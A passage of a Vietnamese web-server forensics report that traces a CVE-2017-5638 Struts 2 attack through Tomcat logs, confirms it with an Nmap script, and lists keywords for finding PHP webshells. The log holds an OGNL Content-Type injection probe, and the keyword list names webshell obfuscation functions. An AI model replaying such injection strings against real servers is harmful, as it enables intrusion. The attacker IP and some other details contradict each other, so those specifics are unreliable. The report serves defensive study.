
Để thực hiện điều tra, nhằm xác định hoạt động độc hại trên máy chủ web, phương pháp sẽ yêu cầu tạo bản sao của máy chủ và sau đó tiến hành điều tra, vì không có kế hoạch theo đuổi hành động pháp lý chống lại kẻ tấn công, nhóm pháp y có thể làm việc trên dữ liệu gốc.

#### **4.1.2. Bằng chứng để tìm kiếm trong một cuộc điều tra**

Để bắt đầu một cuộc điều tra, điều tra viên cần phải xác định những bằng chứng để tìm kiếm. Thông thường, bằng chứng về tấn công liên quan đến truy cập trực tiếp đến các tệp "ẩn" hoặc bất thường, quyền truy cập vào khu vực quản trị có hoặc không có xác thực, thực thi mã từ xa, chèn SQL, chèn tệp, cross-site scripting (XSS) và hành vi bất thường khác có thể cho biết quét hoặc dò tìm lỗ hổng.

Giả sử rằng đối với case study này, `localhost_access_log.2018-05-11.txt` là file log lưu thông tin về việc truy cập http của máy chủ web có sẵn và file `catalina.out` là file log chính của webserver.


```
duy@ubuntu-64bit:/usr/local/tomcat/logs$ sudo gedit
localhost_host_access_log.2018-05-11.txt
```



```
localhost_access_log.2018-05-11.txt (/usr/local/tomcat/logs) - gedit
localhost_access_log.2018-05-11.txt
192.168.113.137 - - [11/May/2018:00:04:10 +0700] "GET / HTTP/1.1" 200 11248
192.168.113.137 - - [11/May/2018:00:06:45 +0700] "GET / HTTP/1.1" 200 11248
192.168.113.137 - - [11/May/2018:00:06:45 +0700] "GET /tomcat.css HTTP/1.1" 200
5581
192.168.113.137 - - [11/May/2018:00:06:45 +0700] "GET /tomcat.png HTTP/1.1" 200
5103
192.168.113.137 - - [11/May/2018:00:06:45 +0700] "GET /bg-middle.png HTTP/1.1"
200 1918
192.168.113.137 - - [11/May/2018:00:06:45 +0700] "GET /bg-upper.png HTTP/1.1"
200 3103
192.168.113.137 - - [11/May/2018:00:06:45 +0700] "GET /bg-button.png HTTP/1.1"
200 713
192.168.113.137 - - [11/May/2018:00:06:45 +0700] "GET /asf-logo-wide.svg
HTTP/1.1" 200 27235
192.168.113.137 - - [11/May/2018:00:06:45 +0700] "GET /bg-nav.png HTTP/1.1" 200
1401
192.168.113.137 - - [11/May/2018:00:06:45 +0700] "GET /favicon.ico HTTP/1.1" 200
21630
192.168.113.137 - - [11/May/2018:00:08:13 +0700] "GET /struts2_2.3.15.1-
showcase/showcase.action HTTP/1.1" 404 1039
192.168.113.137 - - [11/May/2018:00:08:27 +0700] "GET /struts2_2.3.15.1-showcase/
styles/prettify.css HTTP/1.1" 200 675
192.168.113.137 - - [11/May/2018:00:08:27 +0700] "GET /struts2_2.3.15.1-showcase/
styles/main.css HTTP/1.1" 200 285
192.168.113.137 - - [11/May/2018:00:08:27 +0700] "GET /struts2_2.3.15.1-showcase/
styles/bootstrap-responsive.css HTTP/1.1" 200 20999
192.168.113.137 - - [11/May/2018:00:08:27 +0700] "GET /struts2_2.3.15.1-showcase/
struts/utils.js HTTP/1.1" 200 4776
192.168.113.137 - - [11/May/2018:00:08:27 +0700] "GET /struts2_2.3.15.1-showcase/
styles/bootstrap.css HTTP/1.1" 200 118128
Plain Text Tab Width: 8 Ln 1, Col 1 INS
```

Hình 4-2: Thông tin file log chứa kết nối http





```
localhost_access_log.2018-05-11.txt (/usr/local/tomcat/logs) - gedit
localhost_access_log.2018-05-11.txt
/usr/local/tomcat/logs


192.168.113.137 - - [11/May/2018:00:08:13 +0700] "GET /struts2_2.3.15.1-
showcase/showcase.action HTTP/1.1" 404 1039
192.168.113.137 - - [11/May/2018:00:08:27 +0700] "GET /struts2_2.3.15.1-showcase/
styles/prettify.css HTTP/1.1" 200 675
192.168.113.137 - - [11/May/2018:00:08:27 +0700] "GET /struts2_2.3.15.1-showcase/
styles/main.css HTTP/1.1" 200 285
192.168.113.137 - - [11/May/2018:00:08:27 +0700] "GET /struts2_2.3.15.1-showcase/
styles/bootstrap-responsive.css HTTP/1.1" 200 20999
192.168.113.137 - - [11/May/2018:00:08:27 +0700] "GET /struts2_2.3.15.1-showcase/
struts/utis.js HTTP/1.1" 200 4776
192.168.113.137 - - [11/May/2018:00:08:27 +0700] "GET /struts2_2.3.15.1-showcase/
js/bootstrap.min.js HTTP/1.1" 200 118128
192.168.113.137 - - [11/May/2018:00:08:27 +0700] "GET /struts2_2.3.15.1-showcase/
js/prettify.js HTTP/1.1" 200 25563
192.168.113.137 - - [11/May/2018:00:08:27 +0700] "GET /struts2_2.3.15.1-showcase/
js/jquery-1.8.2.min.js HTTP/1.1" 200 13632
192.168.113.137 - - [11/May/2018:00:08:27 +0700] "GET /struts2_2.3.15.1-showcase/
img/glyphicons-halflings.png HTTP/1.1" 200 93436
192.168.113.137 - - [11/May/2018:00:08:28 +0700] "GET /struts2_2.3.15.1-showcase/
showcase.action HTTP/1.1" 200 12799
192.168.113.137 - - [11/May/2018:00:08:28 +0700] "GET /struts2_2.3.15.1-showcase/
img/struts-power.gif HTTP/1.1" 200 13342
192.168.113.137 - - [11/May/2018:00:10:59 +0700] "GET /struts2_2.3.15.1-showcase/
showcase.action HTTP/1.1" 200 1798
192.168.113.136 - - [11/May/2018:00:21:10 +0700] "GET /struts2_2.3.15.1-showcase/
showcase.action HTTP/1.1" 200 13343
192.168.113.136 - - [11/May/2018:00:21:49 +0700] "GET /struts2_2.3.15.1-showcase/
showcase.action HTTP/1.1" 200 13343

Plain Text Tab Width: 8 Ln 1, Col 1 INS
```

*Hình 4-3: Thông tin file log chứa kết nối http*

Phân tích các bản ghi này nhận thấy kẻ tấn công đã truy cập vào đường dẫn /struts2\_2.3.15.1-showcase/showcase.action bằng phương thức GET, địa chỉ IP kẻ tấn công là 192.169.113.130. Tất cả đều có trạng thái là 200, không có gì khả nghi ở đây cả.

Tiếp theo ta tiến hành phân tích file log `catalina.out`:



```
2018-05-11 00:10:59,328 WARN
(org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest:64) - Unable to
parse request
org.apache.commons.fileupload.FileUploadBase$InvalidContentTypeException: the
request doesn't contain a multipart/form-data or multipart/form-data stream,
content type header is %{}context
[com.opensymphony.xwork2.dispatcher.HttpServletResponse].addHeader('X-Check-
Struts', 'DSFYSEKS').multipart/form-data
at org.apache.commons.fileupload.FileUploadBase
$FileItemIteratorImpl.<init>(FileUploadBase.java:947)
at org.apache.commons.fileupload.FileUploadBase.getItemIterator
(FileUploadBase.java:310)
at org.apache.commons.fileupload.FileUploadBase.parseRequest
(FileUploadBase.java:334)
at
org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest.parseRequest
(JakartaMultiPartRequest.java:189)
at
org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest.processUpload
(JakartaMultiPartRequest.java:127)
at org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest.parse
(JakartaMultiPartRequest.java:92)
at org.apache.struts2.dispatcher.multipart.MultiPartRequestWrapper.<init>
(MultiPartRequestWrapper.java:81)
at org.apache.struts2.dispatcher.Dispatcher.wrapRequest
(Dispatcher.java:796)
at org.apache.struts2.dispatcher.ng.PrepareOperations.wrapRequest
(PrepareOperations.java:134)
at org.apache.struts2.dispatcher.ng.filter.StrutsPrepareFilter.doFilter
(StrutsPrepareFilter.java:88)
```

Hình 4-4: Thông tin file log chứa hành động upload file lên server


Nhận thấy có một cảnh báo đưa ra, cả tấn công đang cố gắng gửi một file lên server và giá trị content-type dường như không hợp lệ. Ta thấy có gì đó bất thường ở đây.

Ta sẽ tiến hành sử dụng công cụ Nmap để phân tích lỗ hổng có thể tồn tại trên ứng dụng Struts 2 này. Bằng cách ta cài đặt Nmap trên một máy win 7 hoặc bất kỳ máy trạm nào. Trong bài báo cáo này sẽ sử dụng win 7 để cài Nmap.

Sau khi cài Nmap ta tiến hành kiểm tra xem liệu ứng dụng web có mắc phải những lỗ hổng liên quan đến xử lý file của struts 2 hay không.

Ta xác định cổng dịch vụ đang mở trên server và ta biết được ứng dụng web của ta đang sử dụng cổng 8080.

Ta tiến hành chạy command để kiểm tra lỗ hổng CVE-2017-5638 liên quan đến lỗi xử lý upload file trong struts như sau:



```
Administrator: C:\Windows\System32\cmd.exe
C:\Windows\system32>nmap.exe -p 443 --script http-vuln-cve2017-5638 --script-args path=/struts2_2.3.15.1-showcase/showcase.action -oN CVE-2017-5638_443 192.168.113.128
Starting Nmap 7.70 < https://nmap.org > at 2018-05-10 10:10 Pacific Daylight Time
Nmap scan report for 192.168.113.128
Host is up (0.00s latency).

PORT STATE SERVICE
443/tcp closed https
MAC Address: 00:0C:29:73:45:FB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.96 seconds

C:\Windows\system32>nmap.exe -p 8080 --script http-vuln-cve2017-5638 --script-args path=/struts2_2.3.15.1-showcase/showcase.action -oN CVE-2017-5638_8080 192.168.113.128
Starting Nmap 7.70 < https://nmap.org > at 2018-05-10 10:10 Pacific Daylight Time
Nmap scan report for 192.168.113.128
Host is up (0.00s latency).

PORT STATE SERVICE
8080/tcp open http-proxy
| http-vuln-cve2017-5638:
| VULNERABLE:
| Apache Struts Remote Code Execution Vulnerability
| State: VULNERABLE
| IDs: CVE:CVE-2017-5638
| Apache Struts 2.3.5 - Struts 2.3.31 and Apache Struts 2.5 - Struts 2.5.1
| are vulnerable to a Remote Code Execution
| vulnerability via the Content-Type header.
|
| Disclosure date: 2017-03-07
| References:
| https://cwiki.apache.org/confluence/display/WW/S2-045
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638
| http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html
|
MAC Address: 00:0C:29:73:45:FB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.08 seconds

C:\Windows\system32>
```

Hình 4-5: Xác định lỗ hổng dựa vào nmap

Như kết quả trả về của hình trên, thì ta xác định được chính xác máy chủ bị lỗ hổng mã truy cập từ xa trên apache struts 2. Lỗ hổng này hacker dựa vào việc xử lý ngoại lệ khi upload file của server để tiến hành truy cập sử dụng trái phép server dẫn đến những hệ lụy nguy hiểm.

Trong trường hợp này kẻ tấn công sử dụng máy có địa chỉ IP là 192.168.113.137. Như vậy hacker đã có thể truy cập vào trong server và dựa vào thông tin folder mà hacker đã tạo ta có thể thấy hacker đã chiếm được quyền root trên server. Như vậy là hacker có thể làm mọi thứ trên server từ phía máy của họ, điều này vô cùng nguy hiểm

## 4.2. Kỹ thuật dò quét shell và thay đổi tệp tin, thư mục

Quá trình tấn công website để chiếm quyền điều khiển kẻ tấn công thường tải lên webshell là một dạng code giống như công cụ hỗ trợ cho việc hack website của hacker có khả năng can thiệp sâu vào máy chủ mà không cần sự cho phép hay đăng nhập. Shell thường được giấu theo 3 kiểu:

- Giấu nguyên Shell vào một thư mục (tất nhiên sẽ không để nguyên ngoài thư mục root – chứa index).

- Chèn một đoạn Shell Code vào một tệp nào đó.
- Chèn Shell Code trong cơ sở dữ liệu (trường hợp này thường gặp ở mã nguồn xây dựng Diễn đàn vBulletin).


Một số phương pháp phát hiện webshell với mã nguồn PHP:

- Tìm theo tên Shell như r57,c99,wso,byg,...
- Tìm theo từ khóa nằm trong “Shell Code”

Danh sách những từ khóa có thể sử dụng để tìm:

```
eval(
base64_encode(
base64_decode(
gzinflate(base64_decode(
gzinflate(str_rot13(base64_decode(
str_rot13(gzinflate(base64_decode(
$_F=__FILE__;
readdir(
ini_get('disable_functions')
ini_get('safe_mode')
```

Trong danh sách trên thì 3 từ khóa cuối là từ khóa có thể gặp nhiều nhất vì 90% các con Shell đều cần lấy thông tin về Safe\_Mode và danh sách Disable Functions. Những từ khóa đầu sẽ hữu ích nếu gặp những con Shell được mã hóa, theo mình thấy thì từ khóa “base64\_decode” được bắt gặp ở đa số Shell. Đây là kết quả quét của FileSeek với một từ khóa trong danh sách trên:




Hình 4-6: Tìm kiếm webshell

### 4.3. Kỹ thuật kiểm tra các tiến trình đang chạy và các kết nối mạng

Khi đã có webshell hacker cũng có thể để lại các file backdoor trên server để gửi dữ liệu về C&C Server của hacker. Để kiểm tra các tiến trình lạ và các kết nối mạng ra ngoài có thể kiểm tra bằng cách:

Đối với server Windows, kiểm tra bằng lệnh *tasklist* để xem các tiến trình đang chạy.



Hình 4-7: Kiểm tra các tiến trình đang chạy trên Windows

Nếu phát hiện có tên tiến trình lạ có thể là backdoor mà hacker để lại có thể kill bằng lệnh *taskkill /PID [ID] /F*

Để phát hiện các kết nối mạng có thể kiểm tra bằng lệnh *netstat -na*

```
C:\WINDOWS\system32\cmd.exe
C:\Users\kbaha>netstat -na

Active Connections

Proto Local Address Foreign Address State
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 0.0.0.0:992 0.0.0.0:0 LISTENING
TCP 0.0.0.0:912 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1536 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1537 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1538 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1539 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1540 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1544 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1548 0.0.0.0:0 LISTENING
TCP 0.0.0.0:5357 0.0.0.0:0 LISTENING
TCP 0.0.0.0:9930 0.0.0.0:0 LISTENING
TCP 127.0.0.1:1001 0.0.0.0:0 LISTENING
TCP 127.0.0.1:5939 0.0.0.0:0 LISTENING
TCP 127.0.0.1:5939 127.0.0.1:33652 ESTABLISHED
TCP 127.0.0.1:7122 127.0.0.1:7124 ESTABLISHED
TCP 127.0.0.1:7124 127.0.0.1:7122 ESTABLISHED
TCP 127.0.0.1:32530 0.0.0.0:0 LISTENING
TCP 127.0.0.1:32530 127.0.0.1:37171 ESTABLISHED
TCP 127.0.0.1:32700 0.0.0.0:0 LISTENING
TCP 127.0.0.1:33171 127.0.0.1:33172 ESTABLISHED
TCP 127.0.0.1:33172 127.0.0.1:33171 ESTABLISHED
TCP 127.0.0.1:33192 127.0.0.1:33193 ESTABLISHED
TCP 127.0.0.1:33193 127.0.0.1:33192 ESTABLISHED
TCP 127.0.0.1:33327 127.0.0.1:33328 ESTABLISHED
TCP 127.0.0.1:33328 127.0.0.1:33327 ESTABLISHED
TCP 127.0.0.1:33652 127.0.0.1:5939 ESTABLISHED
TCP 127.0.0.1:37158 127.0.0.1:37159 ESTABLISHED
TCP 127.0.0.1:37159 127.0.0.1:37158 ESTABLISHED
TCP 127.0.0.1:37171 127.0.0.1:32530 ESTABLISHED
TCP 127.0.0.1:37276 127.0.0.1:37279 ESTABLISHED
TCP 127.0.0.1:37277 127.0.0.1:37281 ESTABLISHED
TCP 127.0.0.1:37278 127.0.0.1:37280 ESTABLISHED
TCP 127.0.0.1:37279 127.0.0.1:37276 ESTABLISHED
TCP 127.0.0.1:37280 127.0.0.1:37278 ESTABLISHED
TCP 127.0.0.1:65000 0.0.0.0:0 LISTENING
TCP 192.168.100.2:139 0.0.0.0:0 LISTENING
```

Hình 4-8: Kiểm tra các kết nối vào và ra đang mở trên windows

Nếu phát hiện có các IP lạ đang kết nối thì cần kiểm tra vì đó có thể là IP từ máy attacker.

Đối với Linux có thể kiểm tra các tiến trình đang chạy bằng lệnh *ps aux*

```
cheryljjj:~/workspace $ ps aux
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.0 1104 4 ? Ss Apr24 0:01 /mnt/shared/sbin/tini -- /mnt/shared/sbin/micro-inetd 22 /mnt/shared/sbin/drop
root 7 0.0 0.0 4052 1180 ? S+ Apr24 0:00 /mnt/shared/sbin/micro-inetd 22 /mnt/shared/sbin/dropbear -i -s -m -R
ubuntu 982 0.0 0.0 132628 3484 ? Rs Apr24 0:00 /mnt/shared/sbin/tmux -u2 -L cloud92.2 new -s cheryljjj@download_115 export IS
ubuntu 985 0.0 0.0 11276 2684 pts/2 Ss Apr24 0:00 bash -c export ISOUTPUTPANE=0;bash -l
